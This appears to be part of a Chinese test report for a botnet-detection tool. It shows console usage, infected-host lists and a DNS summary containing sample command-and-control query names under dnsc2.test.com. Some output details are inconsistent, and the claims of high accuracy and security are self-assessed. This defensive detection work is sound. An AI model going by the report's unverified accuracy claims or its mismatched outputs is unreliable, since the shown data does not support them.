l/L - ListBotHosts/ListAllHosts      m - Save Map      p - plot      d/D - Di
> l
All Hosts List:
序号      IP      请求数
1. 172.31.157.164  35
2. 172.31.5.40    21
3. 172.31.157.166 9715
4. 172.31.111.237 168
5. 172.31.157.161 181
6. 172.31.157.165 155
```

- (2) 输入 l，列出所有感染了僵尸网络的主机信息：


```
l/L - ListBotHosts/ListAllHosts      m - Save Map
console>
> l
Bot Hosts List:
序号      IP      请求数
1. 172.31.157.164  35
2. 172.31.157.166 9715
3. 172.31.157.161 181
4. 172.31.245.142 103
5. 172.31.245.144 186
6. 172.31.245.146 324
```

- (3) 画出主机这段时间的流量图，p 命令：

```
l/L - ListBotHosts/ListAllHosts      m - Save Map      p - pl
console>
> p
Enter Hostname :
> 172.31.157.166
('Hostname : ', '172.31.157.166')
(' Number of URLs :', 237)
```

可以在 plot 区看到绘制的流量图：





(4) 输入 D 和主机 ip=172.31.157.166, 可以看到在 output 文件夹内生成了该主机的信息:

(D) > Workspace > workspace\_PyCharm > BotNetworkDetector > Src > output

名称	修改日期	类型	大小
host_172.31.149.236.csv	2020/12/7 15:28	Microsoft Excel 逗...	48 KB

13	10101	savecdn.com	2020/4/16 10:24	1
14	32265	savecdn.com	2020/4/16 10:32	1
15	63699	savecdn.com	2020/4/16 9:50	1
16	977	edp.labelsfaring.com	2020/4/16 10:34	1
17	57586	edp.labelsfaring.com	2020/4/16 10:32	1
18	5193	edp.labelsfaring.com	2020/4/16 10:19	1
19	60278	edp.labelsfaring.com	2020/4/16 10:29	1
20	18775	edp.labelsfaring.com	2020/4/16 10:24	1
21	18601	edp.labelsfaring.com	2020/4/16 10:26	1

(5) 输入 x 保存为 csv, 保存本次扫描的结果

```
>? x
l/L - ListBotHosts/ListAllHosts
console>
```

A	B	C	D	E	F	G	H	I	J	K	L
Hostname	count	nbr_req	nbr_unique	avg_req_m	max_req_n	failed_cnt	ratio	nbr_count	req_type	sum_url	sum_token
192.168.192.1	4734	0	4734	0	0	0	0	0	0	0	0

(6) 输入 h 保存为 html, 即保存 DNS 扫描的结果 (Pcap 文件的摘要)

```
>? h
Saving Requests:1
l/L - ListBotHosts/ListAllHosts    m - Save Map    p - plot    d/D - Display/Save    h - saveHtml
console>
```

dns_traffic.pcap.html				
D:/Workspace/workspace_PyCharm/BotNetworkDetector/Src/dns_traffic.pcap.html				
DNS Summary				
1	192.168.192.1			
1	9C0HeweLBA.dnsc2.test.com			
	1	40736	16	15/11/20 13:17:53
2	9C0KHgouBA.dnsc2.test.com			
	1	7709	16	15/11/20 13:23:28
3	9C0BmQGpBA.dnsc2.test.com			
	1	5987	16	15/11/20 13:05:27
4	9C0L9QwFBA.dnsc2.test.com			
	1	3144	16	15/11/20 13:26:48
5	9C0EJwQ3BA.dnsc2.test.com			
	1	22787	16	15/11/20 13:10:51
6	9C0QRxBXBA.dnsc2.test.com			
	1	50488	16	15/11/20 13:34:52
7	9C0ELQ9BA.dnsc2.test.com			
	1	26406	16	15/11/20 13:10:54
8	9C0DRQNVBA.dnsc2.test.com			
	1	65295	16	15/11/20 13:08:59
9	9C0Pdw+HBA.dnsc2.test.com			

## 4 结论

本工具测试基本通过，能够实现需求中的功能：

- 1、功能较为全面
- 2、检测准确率高、速度较快
- 3、系统安全性较好
- 4、用户友好程度高